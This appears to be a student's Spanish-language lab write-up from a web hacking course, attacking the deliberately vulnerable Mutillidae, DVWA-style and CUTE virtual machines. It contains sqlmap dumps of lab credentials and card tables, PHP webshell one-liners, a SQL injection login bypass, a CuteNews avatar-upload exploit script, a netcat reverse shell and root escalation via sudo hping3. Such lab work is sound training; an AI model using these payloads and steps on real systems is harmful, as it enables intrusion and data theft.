

CURSO CIBERSEGURIDAD

# *Hacking Web*

## *Ejercicio 8*

Álvaro Viera López

Contents

1 Dojo 2

1.1 sqlmap . . . . . 2

1.2 Retos . . . . . 4


2 CUTE 6

# 1 Dojo


Dojo es una máquina virtual centrada en el hacking web. Posee una web con ejercicios de todo tipo de vulnerabilidades con regulación de la dificultad.

## 1.1 sqlmap



sqlmap es una herramienta que realiza numerosas pruebas de inyecciones a una base de datos de una página web. Vamos a escanear la página mutilidae. Para ello, primero copiamos en un archivo de texto la consulta que nos devuelve el servidor.



podemos seleccionar dicha consulta en sqlmap con el argumento -r.



La primera información sensible que se obtiene es un conjunto de hashes con usuarios. Solo conseguimos crackear uno



Ahora vamos a centrar el escaneo en tablas, obteniendo así bastante información sensible

```

dojodemo-VirtualBox: ~/tools/sqlmap$ ./sqlmap.py -u --level=2 --risk=2 -r /home/dojo/Desktop/sqlmap/test_request --current-user --current-db --passwords --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
or damage caused by this program
[*] starting @ 11:38:27 / 2022-11-02/
[11:38:27] [INFO] parsing HTTP request from '/home/dojo/Desktop/sqlmap/test_request'
[11:38:28] [INFO] resuming back-end DBMS 'mysql'
[11:38:28] [INFO] testing connection to the target URL

```

```

Database: mysql
Table: blog_posts
12 entries
+----+-----+-----+-----+
| cid | date       | comment                                     | blogger_name |
+----+-----+-----+-----+
| 1   | 2009-03-01 22:26:12 | Well, I've been working on this for a bit. Welcome to my crappy blog software. :) | adrian       |
| 2   | 2009-03-01 22:26:54 | Looks like I got a lot more work to do. Fun, Fun, Fun!!! | adrian       |
| 3   | 2009-03-01 22:27:11 | An anonymous blog? Huh? | anonymous     |
| 4   | 2009-03-01 22:27:40 | I love me some Meowcat!!! | ed           |
| 5   | 2009-03-01 22:29:04 | Listen to Pauldotcom! | john         |
| 6   | 2009-03-01 22:29:49 | Miiiiiiidaw is fun | jeremy       |
| 7   | 2009-03-01 22:30:06 | Chocolate is GOOD!!! | john         |
| 8   | 2009-03-01 22:31:13 | Fear me, for I am ROOT! | admin        |
| 9   | 2009-03-01 22:31:12 | Social Engineering is woot-tastic | dave         |
| 10  | 2009-03-01 22:31:13 | Read more Douglas Adams | kevin        |
| 11  | 2009-03-01 22:31:13 | You should take SANS SEC542 | kevin        |
| 12  | 2009-03-01 22:31:13 | Fear me, for I am asprox! | asprox       |
+----+-----+-----+-----+

```

```

+----+-----+-----+-----+-----+-----+
| cid | username | lastname | is_admin | password | firstname | mysignature |
+----+-----+-----+-----+-----+-----+-----+
| 1   | admin    | Administrator | TRUE     | adminpass | System    | get root? |
| 2   | adrian   | Crenshaw    | TRUE     | somepassword | Adrian    | Zombie Films Rock! |
| 3   | john     | Pentest     | FALSE    | monkey    | John      | I like the smell of confunk |
| 4   | jeremy   | Druin       | FALSE    | password  | Jeremy    | d1373 1337 speak |
| 5   | bryce    | Galbraith   | FALSE    | password  | Bryce     | I Love SANS |
| 6   | samurai  | WTP        | FALSE    | password  | Samurai   | Samurai |
| 7   | jim      | Rome        | FALSE    | password  | Jim       | Rome is burning |
| 8   | bobby    | Hill        | FALSE    | password  | Bobby     | Hank is my dad |
| 9   | simba    | Lion        | FALSE    | password  | Simba     | I am a super-cat |
| 10  | drowell  | Evil        | FALSE    | password  | Dr        | Preparation H |
| 11  | scotty   | Evil        | FALSE    | password  | Scotty    | Scotty do |
| 12  | cal      | Calliparis  | FALSE    | password  | John      | C-A-T-S Cats Cats Cats |
| 13  | john     | Wall        | FALSE    | password  | John      | Do the Duggie! |
| 14  | kevin    | Johnson     | FALSE    | 42        | Kevin     | Doug Adams rocks |
| 15  | dave     | Kennedy     | FALSE    | set       | Dave      | Bet on S.E.T. FTW |
| 16  | patches  | Pester      | FALSE    | tortoise  | Patches   | meow |
| 17  | rocky    | Paws        | FALSE    | stripes   | Rocky     | treats? |
| 18  | tin      | Tones       | FALSE    | lannister3 | Tin       | Because reconnaissance is hard to spell |
| 19  | Abaker   | Baker       | TRUE     | SoSecret  | Aaron     | Muffin tops only |
| 20  | Ppan     | Pan         | FALSE    | NotTelling | Peter     | Where is Tinker? |
| 21  | rhok     | Hook        | FALSE    | jollyRoper | Captain   | Guitar-bater |
| 22  | james    | Jardine     | FALSE    | i<3devs   | James     | Occupation: Researcher |
| 23  | ed       | Skoudis     | FALSE    | pentest   | Ed        | CommandLine KungFu anyone? |
+----+-----+-----+-----+-----+-----+-----+

```

```

Database: mysql
Table: credit_cards
5 entries
+----+-----+-----+-----+
| ccid | ccv | ccnumber | expiration |
+----+-----+-----+-----+
| 1   | 745 | 444411122223333 | 2012-03-01 |
| 2   | 722 | 774653637776130 | 2015-04-01 |
| 3   | 403 | 624232574647490 | 2016-03-01 |
| 4   | 230 | 772565320846763 | 2017-06-01 |
| 5   | 627 | 1234567812345678 | 2018-11-01 |
+----+-----+-----+-----+

```

## 1.2 Retos

Una de las vulnerabilidades es file upload vulnerability. Consiste la capacidad de subir archivos a un servidor sin que estos hayan sido validados correctamente. Primero creamos un archivo de texto cualquiera. Por ejemplo, con instrucciones java maliciosas. En low level tenemos permiso para subirlo.

### FYI

For basic features, I recommend one-liners like :

```
<?php echo passthru($_GET['cmd']); ?>
<?php echo exec($_POST['cmd']); ?>
<?php system($_GET['cmd']); ?>
<?php passthru($_REQUEST['cmd']); ?>
```

### Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/shell succesfully uploaded!

Subamos el nivel a medium. Ahora nos muestra un error: solo se aceptan archivos tipo imágenes JPEG o PNG.

### Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

Para superar esta traba basta con "definir el formato" del archivo malicioso como un JPG escribiendo al final de su nombre .jpg.

### Vulnerability: File Upload

Choose an image to upload:

shell.png

../../hackable/uploads/shell.png succesfully uploaded!

La siguiente vulnerabilidad a explotar es code injection. Consiste en la capacidad del atacante a ejecutar código en la aplicación atacada.

Nos encontramos ante un sistema de autenticación. Estos comparan los parámetros introducidos con una base de datos. En SQL, la comilla ' puede dar problemas, por lo que introduciremos como nombre y contraseña, por ejemplo, ass'. Esto nos generará un mensaje de "exception occurred"

Exception occurred

Please sign-in

Username

ass'

Password

...

Login

Además, genera un mensaje de error que nos muestra la parte del código que falla: `SELECT username FROM accounts WHERE username='asss'`.

Error Message	
Failure is always an option	
Line	178
Code	0
File	/var/www/mutillidae/classes/MySQLHandler.php
Message	<pre>/var/www/mutillidae/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''asss'' at line 1 client_info: mysqlnd 5.0.12-dev - 20150407 - \$Id: 3591daad22de08524295e1b0073acoeff11e6579 \$ host_info: 127.0.0.1 via TCP/IP  ) Query: SELECT username FROM accounts WHERE username='asss'; (0) [Exception]</pre>
Trace	<pre>#0 /var/www/mutillidae/classes/MySQLHandler.php(283): MySQLHandler-&gt;doExecuteQuery('SELECT username...') #1 /var/www/mutillidae/classes/SQLQueryHandler.php(273): MySQLHandler-&gt;executeQuery('SELECT username...') #2 /var/www/mutillidae/includes/process-login-attempt.php(57): SQLQueryHandler-&gt;accountExists('asss') #3 /var/www/mutillidae/index.php(276): include_once('/var/www/mutill...') #4 {main}</pre>
Diagnostic Information	Error querying user account
<a href="#">Click here to reset the DB</a>	

Para acceder al sistema se ha empleado la siguiente inyección: `ass' OR 1=1 OR username='ass`.

Exception occurred

Please sign-in

Username

ass' OR 1=1 OR username='ass

Password

.....

Login

Dont have an account? [Please register here](#)

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Status Update

User Authenticated

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In Admin: **admin** 

[Home](#) [Logout](#) [Toggle Hints](#) [Show Popup Hints](#) [Toggle Security](#) [Enforce SSL](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

## 2 CUTE

Como desconocemos la ip de la máquina vamos a buscarla en nuestra red. El rango de nuestra red es 192.168.1.0/24.

```
➥$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:95:bd:54 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.146/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86131sec preferred_lft 86131sec
    inet6 2a0c:5a80:3909:3a00:4782:1081:b003:4ce4/64 scope global temporary dynamic
        valid_lft 604534sec preferred_lft 86031sec
    inet6 2a0c:5a80:3909:3a00:a00:27ff:fe95:bd54/64 scope global mngtmpaddr noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe95:bd54/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:a7:99:50:28 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

Podemos hacerlo vía nmap. Con el escaneo -sn solo detectará sistemas.

```
➥$ sudo nmap -sn 192.168.1.146/24
[sudo] contraseña para kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-02 22:16 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0054s latency).
MAC Address: E0:19:54:BE:3B:F3 (zte)
Nmap scan report for 192.168.1.129
Host is up (0.0081s latency).
MAC Address: 0C:80:63:B9:E9:7E (Tp-link Technologies)
Nmap scan report for 192.168.1.132 (192.168.1.132)
Host is up (0.0090s latency).
MAC Address: 0C:9D:92:65:25:70 (Asustek Computer)
Nmap scan report for 192.168.1.205 (192.168.1.205)
Host is up (0.0012s latency).
MAC Address: 10:08:B1:F5:E1:13 (Hon Hai Precision Ind.)
Nmap scan report for 192.168.1.231
Host is up (0.0016s latency).
MAC Address: 08:00:27:DF:E1:7D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.146 (192.168.1.146)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 7.64 seconds
```

Si además nos interesa conocer si estos tienen alguno de los puertos comunes abiertos simplemente quitamos el argumento.

```
➥$ sudo nmap 192.168.1.146/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-02 22:19 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0090s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    filtered ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: E0:19:54:BE:3B:F3 (zte)

Nmap scan report for 192.168.1.129
Host is up (0.0095s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 0C:80:63:B9:E9:7E (Tp-link Technologies)

Nmap scan report for 192.168.1.132 (192.168.1.132)
Host is up (0.028s latency).
All 1000 scanned ports on 192.168.1.132 (192.168.1.132) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0C:9D:92:65:25:70 (Asustek Computer)
```

```
Nmap scan report for 192.168.1.205 (192.168.1.205)
Host is up (0.00038s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
111/tcp    open  rpcbind
2049/tcp   open  nfs
MAC Address: 10:08:B1:F5:E1:13 (Hon Hai Precision Ind.)

Nmap scan report for 192.168.1.231
Host is up (0.00058s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
995/tcp   open  pop3s
MAC Address: 08:00:27:DF:E1:7D (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.146 (192.168.1.146)
Host is up (0.000017s latency).
All 1000 scanned ports on 192.168.1.146 (192.168.1.146) are in ignored states.
Not shown: 1000 closed tcp ports (reset)


Nmap done: 256 IP addresses (6 hosts up) scanned in 11.33 seconds
```

La ip de la máquina es 192.168.1.231. Si hacemos un escaneo de puertos algo más profundo, vemos lo siguiente

```
l$ sudo nmap -sV -O --min-rate 5000 -n -p22,80,88,110,995 192.168.1.231
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-02 22:37 EDT
Nmap scan report for 192.168.1.231
Host is up (0.00082s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
88/tcp    open  http     nginx 1.14.2
110/tcp   open  pop3     Courier pop3d
995/tcp   open  ssl/pop3 Courier pop3d
MAC Address: 08:00:27:DF:E1:7D (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Veamos que hay en el servicio http (puerto 80) con un web browser. Al escribir la url <http://192.168.1.231> encontramos un el manual por defecto de debian. Con la ayuda de dirbuster, se encuentra el directorio `/index.php`, en el que hay un logueo. No pude encontrar ninguna inyección de código básica, por lo que optamos por registrarnos.



CuteNews news management system

Please sign in

faefsaf

eafsaf

☐ Remember me

Sign in


Register

info

Error - Invalid password or login

OK

Sin embargo, a la hora de registrarnos no aparece el captcha, aunque este lo podemos encontrar, de nuevo, con dirbuster.




192.168.1.231/captcha.php

ojayayow

Una vez registrados, podemos configurar nuestro usuario. Dentro de la configuración podemos subir una foto de perfil, encontrándonos ante una vulnerability file upload que consiste en subir un archivo haciendo creer que este es un gif.



Dicha vulnerabilidad viene recogida en exploit db




El documento malicioso debe de contener el código subrayado de la siguiente imagen

```
print (banner)
print ("[->] Usage python3 exploit.py")
print ()
sess = requests.session()
payload = "GIF8;\n<?php system($_REQUEST['cmd']) ?>"
ip = input("Enter the URL> ")
def extract_credentials():
    global sess, ip
    url = f"{ip}/CuteNews/cdata/users/lines"
```


El payload se aplica en la url subrayada de la siguiente imagen

```
payload_send = sess.post(f"{ip}/CuteNews/index.php", files = files).text
print("=====\nDropping to a SHELL\n=====")
while True:
    print ()
    command = input("command > ")
    postdata = {"cmd" : command}
    output = sess.post(f"{ip}/CuteNews/uploads/avatar_{logged_user}_{logged_user}.php", data=postdata)
    if 404 == output.status_code:
        print ("sorry i can't find your webserv try running the exploit again")
        sys.exit()
    else:
        output = re.sub("GIF8;", "", output.text)
        print (output.strip())
```

Una vez subido el documento, vamos a dicha dirección. Ahora nos encontramos ante una vulnerabilidad tipo command injection. Ahora podemos ejecutar comando y mirar dentro de directorios. Nuestro usuario es www-data.



Vamos a crear una reverse shell con ayuda de netcat. Para ello, en la máquina atacante ejecutamos netcat con el argumento -l (listener mode) y nos conectamos a esta desde la máquina objetivo.



```

L-$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.231: inverse host lookup failed: Unknown host
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.231] 43376
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c "import pty;pty.spawn('/bin/bash')"
www-data@cute:/var/www/html/uploads$ sudo -l
sudo -l
Matching Defaults entries for www-data on cute:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on cute:
    (root) NOPASSWD: /usr/sbin/hping3 --icmp
www-data@cute:/var/www/html/uploads$ cd /usr/sbin/hping3
cd /usr/sbin/hping3
bash: cd: /usr/sbin/hping3: Not a directory
www-data@cute:/var/www/html/uploads$ hping3
hping3
hping3> -h
-h
invalid command name "-h"
hping3> ls
ls
avatar_viera_viera.php index.html
hping3> id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
hping3> cd /
cd /
hping3> cat etc/shadow

```

Para abrir una shell de mayor calidad ejecutamos el comando `python -c "import pty; pty.spawn('/bin/bash')"`. Si echamos un vistazo a la configuración del comando `sudo` (con `sudo -l`), vemos que tenemos permisos de root al emplear `hping3`. Ejecutamos `hping3` y ahora somos root.